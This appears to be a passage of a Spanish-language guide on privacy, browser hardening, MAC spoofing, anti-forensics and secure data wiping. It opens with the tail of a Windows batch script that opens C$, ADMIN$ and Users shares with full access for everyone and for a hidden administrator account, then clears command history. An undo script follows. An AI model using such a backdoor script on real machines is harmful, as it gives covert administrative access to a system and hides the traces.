/GRANT:Administrators,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administrator,FULL /UNLIMITED
NET SHARE ADMIN$=C:\Windows /GRANT:Todos,FULL /UNLIMITED
NET SHARE C$=C:\ /GRANT:Todos,FULL /UNLIMITED
NET SHARE Users=C:\Users /GRANT:Todos,FULL /UNLIMITED
NET SHARE ADMIN$=C:\Windows /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE C$=C:\ /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE Users=C:\Users /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
::win8-7eng
NET SHARE ADMIN$=C:\Windows /GRANT:Everyone,FULL /UNLIMITED
NET SHARE C$=C:\ /GRANT:Everyone,FULL /UNLIMITED
NET SHARE Users=C:\Users /GRANT:Everyone,FULL /UNLIMITED
NET SHARE ADMIN$=C:\Windows /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE C$=C:\ /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE Users=C:\Users /GRANT:SUPPORTMSWIN,FULL /UNLIMITED
cmd /c "echo off | clip"
cls
doskey /reinstall && exit
```

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Script - Para deshacer lo anterior:

```
@echo off
cls
mode con cols=20 lines=20
net user SUPPORTMSWIN /active:no
net user SUPPORTMSWIN 1234*
net localgroup Administradores SUPPORTMSWIN /del
net localgroup Usuarios SUPPORTMSWIN /del
net user SUPPORTMSWIN /del
::win8-7eng
net localgroup Administrators SUPPORTMSWIN /del
net localgroup Users SUPPORTMSWIN /del
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v
SUPPORTMSWIN /f
NET SHARE ShareFolder /del
NET SHARE %USERPROFILE%\Documents\PublicShareFolder /del
rmdir /S /Q %USERPROFILE%\Documents\PublicShareFolder
net user Administrador /active:no
net user Administrator /active:no
::win7-8spanish
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Administrador
/f
::win7-8eng
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Administrator
/f
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /f
REG DELETE "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts" /f
cmd /c "echo off | clip"
cls
doskey /reinstall && exit
```

A continuación expondré una forma de blindar tu navegador Firefox; esto también funciona en navegadores basados en Firefox como GNU Ice Cat, pueden pasar IceCat a traves de TOR.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Hardening del navegador Mozilla Firefox

Para mayor seguridad al navegar y evitar el rastreo de una forma básica, esto también lo pueden combinar con el uso de VPN o proxy cifrados de high anonymity.

Aplicaremos hardening al navegador web Mozilla Firefox para mejorar la privacidad y la seguridad al navegar en Internet, en caso de que sea necesario pueden también aplicarlo a otros navegadores, deben buscar la extensión adecuada para su navegador, tengan cuidado con instalar extensiones o complementos falsos. Tener un navegador con las configuraciones por defecto no es una buena idea para la privacidad, ya que el navegador proporciona identificadores como el User-Agent o agente de usuario a las paginas web para saber información relevante acerca de nosotros y nuestra maquina, no solo esta el user-agent también existen muchas otros identificadores más. Algunos navegadores como Google Chrome manejan estadísticas de rastreo y no es recomendable realizar actividades que requieran un alto grado de intimidad en navegadores como este, una buena opción para eliminar solo el rastreo podría ser **SRWare IRON.** siempre es bueno hardenizar, es decir realizar al navegador todas las configuraciones de seguridad necesarias para obtener mayor seguridad.

Instalamos y Configuramos las siguiente extensiones para Firefox, deben tener en cuenta que cada extensión debe estar actualizada con la ultima versión. Si hay versiones actualizadas de los complementos mucho mejor.

1. Adblock Plus 2.6.3 – bloqueamos también la publicidad no intrusiva
2. Better Privacy 1.6.8
3. Cookie Monster 1.2.0 – bloqueamos todas las cookies
4. Downthem All 2.0.17 : esta solo es para descargas rápidas.
5. FlashBlock 1.5.17
6. Ghostery 5.3.1 – bloqueamos todos los rastreadores, si no les funciona este pueden usar privacy badger. Este tiene un problema de compatibilidad con la ultima versión de firefox.
7. HTTPS Everywhere 3.5.1
8. Netcraft Anti-Phishing Toolbar 1.9.2
9. NoScript 2.6.8.28 – bloqueamos javascript globalmente
10. Smart Referer 0.0.11 : strict desactivado y opcion direct activado
11. User Agent Switcher 0.7.3 : crear nuevo user agent : **Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0 (remcomendado)** Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101

Firefox/30.0

12. WOT 20131118 Web Of Trust
13. Privacy Badger Firefox de **EFF**

Extensiones Opcionales

14. Calomel SSL Validation : para validar conexión https
15. DuckDuckgo Plus : instalar buscador cifrado
16. Do Not Track : bloquea rastreadores
17. Secret Agent
18. Request Policy 0.5.28
19. Ref Control
20. FoxyProxy Standard
21. BrowserProtect 1.1.3
22. Bit Defender TrafficLight 0.2.17

Después de haber instalado y configurado las extensiones mencionadas, en las opciones del navegador realizamos las respectivas configuraciones de seguridad al máximo como activar modo privado predeterminado. Tambien configuramos como buscadores o pagina de inicio predeterminada encrypted.google.com o ixquick.com o startpage.com, duckduckgoplus.com etc. la que sea de su preferencia, estos son buscadores cifrados, algunos como startpage, ixquick y duckduckgo no registran su dirección ip en las búsquedas.

Ahora con mucho cuidado y detalladamente aplicaremos las siguientes configuraciones al navegador entrando a about:config en la barra de direcciones y teniendo cuidado de no realizar una configuración incorrecta ya que esto puede afectar el funcionamiento y la seguridad del navegador, cambiamos los siguientes valores:

useragentswitcher.reset.onclose - false
browser.cache.disk.enable - false
browser.cache.memory.enable - false
browser.sessionhistory.max_entries -2
general.useragent.locale - en-US
browser.cache.disk.enable : false
browser.cache.disk_cache_ssl: false
browser.cache.offline.enable : false
browser.cache.memory.enable : false

browser.cache.disk.capacity : 0
browser.cache.disk.smart_size.enabled : false
browser.cache.disk.smart_size.first... : false
browser.cache.offline.capacity : 0 512000
browser.sessionstore.max_tabs_undo = 0
browser.sessionstore.max_windows_undo = 0
browser.sessionstore.resume_from_crash = false

Configuraciones opcionales

dom.storage.default_quota : 0
dom.storage.enabled : false
dom.indexedDB.enabled : false
dom.battery.enabled : false
network.http.sendRefererHeader: 0
network.dns.disablePrefetch true
network.dns.disableIPv6 true
browser.cache.disk.enable = false
browser.cache.memory.enable = false
browser.send_pings = false
geo.enabled = false
network.dns.disableIPv6 = true
network.http.sendRefererHeader = 0 valores 1 o 2
network.prefetch-next false
network.dns.disablePrefetchFromHTTPS: true

Tengan mucho cuidado al realizar estas configuraciones ya que pueden afectar el funcionamiento del navegador.

También puedes mejorar tu seguridad ejecutando tu navegador en una sandbox (caja) como sandboxie, los sandbox sirven para que todo ataque o virus que se dirijan hacia tu navegador no infecten el disco duro nativo, todo caerá en la sandbox mas no en el disco duro (es como si virtualizaras el navegador), también configurando un proxy predeterminado o instalando una red VPN para manejar comunicaciones cifradas. Para mayor seguridad cambia tus servidores DNS por unos libres como OpenDNS todas las solicitudes se realizaran a ese servidor DNS y no al de tu proveedor de internet. Hagan siempre el uso de DNS libres o seguros. No usen DNS de google.

Para Probar o testear tu configuración puedes entrar a los diferentes test de

anonimato ó mas conocidos en Internet como Anonimity Test, nos sirve para verificar de que nuestro navegador si este bien configurado en cuanto a seguridad y que no muestre algunos identificadores ya que hay unos que lastimosamente no pueden ser cambiados para el buen funcionamiento del navegador y los plugins del mismo. Yo les recomiendo el anonimity test de JonDo http://ip-check.info/?lang=en esta pagina nos muestra que pueden saber las paginas web acerca de nosotros. Si han realizado los pasos bien les debe salir mayoría de color verde. Solo salen como 3 o dos de color rojo. Para mayor seguridad pueden descargar y utilizar JonDo. En la pagina anteriormente mencionada.

No olvides cambiar o spoofear tu dirección MAC con **Technitium MAC Address Changer** en Windows o por bash (consola) **macchanger -a** en GNU/Linux, recuerda que para falsear la MAC en GNU/Linux debes primero desmontar la tarjeta de red.

Con eth0 - ethernet
Sudo ifconfig eth0 down
sudo macchanger -a eth0
sudo ifconfig eth0 up
Con wlan0 - wireless
Sudo ifconfig wlan0 down
sudo macchanger -a wlan0
sudo ifconfig wlan0 up
sudo service network-manager restart
Otras Opciones
ifconfig wlan0 down
ifconfig wlan0 hw ether 00:00:00:00:00:01
ifconfig wlan0 up

Debes tener en cuenta que tu computadora no debe tener algún identificador o relación que pueda llevar a tu identificación, es decir, todos las computadoras tiene un hostname, si tu hostname es anónimo o extraño se podría hacer complicada tu identificación, igual tu nombre de usuario de Windows o de GNU/Linux. Todos los datos de un sistema operativo deben ser falsos, aleatorios, anónimos.

Fuentes:
http://computerrepairmadesimple.blogspot.com/2014/10/hardening-firefox.html

Pueden buscar mas acerca de este tema buscando en google "hardening browser" o "hardening firefox".

Recuerden que para realizar búsquedas sin rastreo y cifradas pueden usar, ***duckduckgo****,* ***ixquick****,* ***startpage*** *o similares, estas las colocan como su pagina de inicio. Si no necesitan tanta seguridad pueden usar* ***encrypted.google.com*** *pero no lo recomiendo, google maneja rastreo.*

Conclusiones

Algunas veces es difícil explicar todo esto, ya que muchas personas desconocemos del mundo de la seguridad informática y esta no se aplica sino solo a gobiernos y empresas privadas, las personas desconocemos mucho de ello y no estamos enterados de los riesgos que corremos al navegar por Internet o al usar algún dispositivo móvil, todos creemos que navegar por internet o usar una computadora es una actividad secreta o privada y estamos equivocados, muchas personas no aplican la seguridad informática debido a que no conocen de ella, no les interesa y en que en la mayoría de los casos siempre es necesario tener conocimientos para aplicar medidas de seguridad básicas, algo que causa dolores de cabeza, no podemos exigirle al usuario final una cantidad de procesos incluso usar terminología técnica que será muy difícil entender u aplicar para alguien que no sabe, algunas cosas parecen de película pero realmente existen, no todas, solo algunas. Todo en esta vida tiene solución solo que es difícil encontrarla siempre existirá el lado malo de algún área y todo este documento lo he investigado con ese fin de estudiar como funciona el lado bueno y lado malo, una ves conociendo el lado malo podemos crear una solución. Es curioso saber que se puede lograr destruir de forma segura la información y los datos solo que no completamente pero si en gran parte. Es imposible resumir todo en este pequeño libro ya que existe infinidad de formas, técnicas y metodologías para lograr cualquier cosa; en Internet podemos encontrar infinidad de material acerca del tema, en realidad nos queda mucho por leer. La información disponible en temas de anonimato es mucha, y se me hace imposible ponerla toda en esta pequeña guía, sin embargo esto es lo que mas se escucha y menciona por ahi en el mundo de la seguridad, el anonimato nunca existe ni existirá en un 100% hoy en día como dije anteriormente se cuenta con gran tecnología y recursos humanos para destapar los rastros y tumbar el anonimato, el mejor anonimato es el que tiene el gobierno ya que ellos cuenta con el capital y la tecnología necesaria para descubrir a cualquiera y seguir en el anonimato, esta guia se les habrá hecho muy paranoica pero actualmente a nuestras espaldas ocurren muchas cosas en el mundo de la seguridad las cuales uno diria que solo pasan en las películas, recuerden que la tecnológia avanza cada día mas y hay mejores

herramientas de monitoreo e investigacion de pago que están en uso de entidades privadas.

Fuentes

VPN Segura, Escoge la Mejor VPN de Pago

https://www.bestvpn.com/blog/5888/tor-vs-vpn/

Truecrypt esta descontinuado pero aun lo puedes seguir usando,

https://www.grc.com/misc/truecrypt/truecrypt.htm
https://www.youtube.com/watch?v=YocLTWPiDqQ
Harden Windows 8 for security

http://hardenwindows8forsecurity.com/

Harden Windows 8.1 for security

http://hardenwindows8forsecurity.com/Harden%20Windows%208.1%2064bit%20Home.html

Harden Windows 7 for security
http://hardenwindows7forsecurity.com/

Windows Hardening Guide

http://www.insanitybit.com/2013/03/27/windows-hardening-guide/
http://www.microsoftvirtualacademy.com/training-courses/security-fundamentals
http://www.microsoftvirtualacademy.com/training-courses/what-s-new-in-windows-8-1-security
http://www.microsoftvirtualacademy.com/training-courses/defense-in-depth-windows-8-1-security

Ways to Securely Erase Solid State Drive
http://raywoodcockslatest.wordpress.com/2014/04/21/ssd-secure-erase/

Secure Erase: data security you already own

http://storagemojo.com/2007/05/02/secure-erase-data-security-you-already-own/

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

ATA Secure Erase
https://ata.wiki.kernel.org/index.php/ATA_Secure_Erase
Parted Magic Secure Erase
https://www.youtube.com/watch?v=OhclI7kllt Q&feature=youtu.be

HDDERASE
http://pcsupport.about.com/od/data-destruction/fl/hdderase-review.htm

Secure Erase Tool
http://cmrr.ucsd.edu/people/Hughes/secure-erase.html

How To Permanently Delete Files And Folders On Windows With Eraser Software

https://www.youtube.com/watch?v=pXrR24tXdbk

Secure Deletion of Data from Magnetic and Solid-State Memory

https://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html

Como Destruir la Información o Como Sanitizar, Videos:

https://www.youtube.com/watch?v=u7Z4WEeqGkU
https://www.youtube.com/watch?v=WI0Hdj6lZD4
https://www.youtube.com/watch?v=BQqG_14d8AA
https://www.youtube.com/watch?v=SXf8OH8dDKo
https://www.youtube.com/watch?v=wNyFhZTSnPg
https://www.youtube.com/watch?v=gSFFwgtygjU
https://www.youtube.com/watch?v=dYcPT-xrLBM
https://www.youtube.com/watch?v=q45gg3ed-j0
http://www.liquidtechnology.net/data-destruction-certificate.php

sdmem - secure memory wiper (secure_deletion toolkit)

https://www.youtube.com/watch?v=ZaJ80bdhwxc

Forensics Wiki Anti-forensic techniques
http://www.forensicswiki.org/wiki/Anti-forensic_techniques

Wikipedia Anti-computer forensics
https://en.wikipedia.org/wiki/Anti-computer_forensics

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Anti-Forensics: Occult Computing
http://www.irongeek.com/i.php?page=videos/anti-forensics-occult-computing
Anti-Forensics
http://www.slideshare.net/gaurang17/anti-forensicstechniquesforbrowsing-artifacts

Tecnica Antiforense - Borrado seguro de información [WIPPEAR]

https://www.youtube.com/watch?v=CV-XVS6I7Us&list=UUjU1GgAuDhX81irLNObOHsg

Alternate Data Stream
https://www.youtube.com/watch?v=rF4sIxDIhEk
https://www.youtube.com/watch?v=P9pfdwLtGH4

Anti-Forense - Timestomping

https://www.youtube.com/watch?v=1CVuh16sg54

DISI 2008: Tecnologías Antiforense

https://www.youtube.com/watch?v=-j-yoBiqFAQ

Anti-forense Computacional. TrueCrypt, Wipe e Esteganografia.

https://www.youtube.com/watch?v=JnrwS_NH4mU

Tutorial - Básico - DBAN - (borrado completo de disco duro)

https://www.youtube.com/watch?v=DJLjOfAvRXY

Descargar PrivaZer[Borrado Seguro y Privacidad en Windows][PORTABLE o Instalable] en Español_HD

https://www.youtube.com/watch?v=IFWuLPWCY_Y

HARDWIPE Borra discos duros, archivos y espacio libre para siempre | facil de usar para todos

https://www.youtube.com/watch?v=G9VuztsKcUw

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Borrado Seguro con WinHex

https://www.youtube.com/watch?v=TJ4x2sY9qzo
https://www.youtube.com/watch?v=hTSnlTLEZIM

Codificar Archivos con WinHex

https://www.youtube.com/watch?v=-iKCxweNtZI

Cuanto duran los datos en RAM : 10min
https://www.youtube.com/watch?v=6EuUwDvlHz8
http://citp.princeton.edu/memory

The Cold Boot Attacks Hak5:
https://www.youtube.com/watch?v=WoMFFAS0FHM

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Anexos:

Discos Duros y Discos de Estado Solido con Funcionalidad de Autodestrucción, esto es para casos de emergencia o robo en donde la información necesite ser destruida inmediatamente.

SecureDrives http://securedrives.co.uk/

https://www.youtube.com/user/securedrives/videos

Incorporan la funcionalidad en que una ves ingresada la contraseña errónea tres veces el disco automáticamente destruirá toda la información dejándola irrecuperable.

https://www.youtube.com/watch?v=MwTxYr8jazI

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

DataLocker http://datalocker.com/

https://www.youtube.com/watch?v=JRmhyxM63XM

http://www.originstorage.com/datalocker_support.asp

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

RunCore InVincible SSD

Aún no sabemos si es real o no pero lo que se ha podido averiguar es que solo es para uso gubernamental y al parecer no esta autorizado su uso por usuarios finales (uso civil).

https://www.youtube.com/watch?v=GLxaVFBXbCk
https://www.youtube.com/watch?v=xpBacmNFqIg
https://www.youtube.com/watch?v=ERtET6u2oZ8

Con el botón verde se hace un borrado inteligente (seguro) y con el rojo se realiza destrucción física del SSD.

También existen dispositivos como **Encrypted USB Flash Drive** de Toshiba para proteger los datos en una memoria USB incorporando también una funcionalidad de autodestrucción en caso de que la clave sea ingresada erróneamente 3 veces.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Emergency Self Destruction of LUKS in Kali Linux

Kali Linux incorpora un cifrado con dos contraseñas una de acceso y otra de autodestrucción.

```
+       if( (keyslot > 0) && ((keyslot & CRYPT_ACTIVATE_NUKE) != 0) ) {
+               nuke = 1;
+               keyslot ^= CRYPT_ACTIVATE_NUKE;
+       }
+       if( (keyslot < 0) && ((keyslot & CRYPT_ACTIVATE_NUKE) == 0) ) {
+               nuke = 1;
+               keyslot ^= CRYPT_ACTIVATE_NUKE;
+       }
        r = keyslot_verify_or_find_empty(cd, &keyslot);
        if (r)
```

http://www.redeszone.net/2014/01/13/kali-linux-1-0-6-llega-con-una-herramienta-de-autodestruccion-de-datos/
https://www.kali.org/how-to/emergency-self-destruction-luks-kali/
http://thehackernews.com/2014/01/Kali-linux-Self-Destruct-nuke-password.html

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

TOSHIBA MKxx61GSYG

Capacidad de destrucción automática de datos en caso de hurto o acceso no autorizado.

http://www.noticias24.com/tecnologia/noticia/7220/toshiba-lanzara-disco-duro-con-sistema-de-auto-destruccion-de-datos/
http://informereal.blogspot.com/2011/04/toshiba-lanzara-disco-duro-con-sistema.html
http://www.bitnube.com/2011/almacenamiento/toshiba-anuncia-su-nueva-gama-de-discos-duros-con-autodestruccion/


Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Destruir Información de Cualquier Dispositivo de Almacenamiento y dificultar la lectura de un Disco Duro.

Nota: esto no es posible con CD's o discos compactos. Todo este procedimiento es demorado, hacer esto tarda aprox, si se tratan de dispositivos extraíbles tardaría aprox 6 Horas. Si se tratan de dispositivos de gran almacenamiento como discos duros o memorias de 36GB tardaría aprox 8 a 10 horas, todo depende de la velocidad de transferencia y de calculo de su computadora. Si lo hacen desde una computadora de alta gama tardaría menos de 8 Horas, con los SSD es mas rápido el procedimiento debido a su velocidad de transferencia igual con los dispositivos USB 3.0. Tenga en cuenta que cortar o mover los archivos de una carpeta a otra no garantiza ni se elimina de forma segura los datos e información; ellos aún siguen ahí así se corten o se muevan. Una ves hecho este procedimiento pueden probarlo, usando diferentes programas de recuperación gratuitos o de pago también hagan la prueba con FTK Imager ó cualquier programa forense para probar que los datos fueron borrados, yo lo hice con una SD de 200MB que tenia muchos archivos y no pude recuperar absolutamente nada.


Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Primero Descargamos e Instalamos el WinHex




Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad


Abrimos nuestro disco duro o dispositivo de almacenamiento con el WinHex, si quieres que la información sea realmente destruida no hagas Snapshot o copias de seguridad, si harás copias de seguridad asegúrate de que estén cifradas y en un lugar seguro.




Escogen su dispositivo...



Debes poner el Dispositivo de almacenamiento en Write Mode (In place Mode), esto es para que se pueda escribir datos (editar) el dispositivo de almacenamiento.



Una ves puesto en place mode; nos aseguramos de que este seleccionado en hexadecimal todo el disco duro, no solo un archivo o carpeta si no todo el disco duro, es decir que en donde sale todo hexadecimal este seleccionado todo el disco duro y NO una carpeta o archivo en especifico, una ves hecho esto seleccionamos en la parte de hexadecimal todo lo que sale en texo, lo podemos hacer con Ctrl + a o Ctrl + e. una ves seleccionado todo, damos clic derecho en edit o editar. Y damos clic en Fill Block.

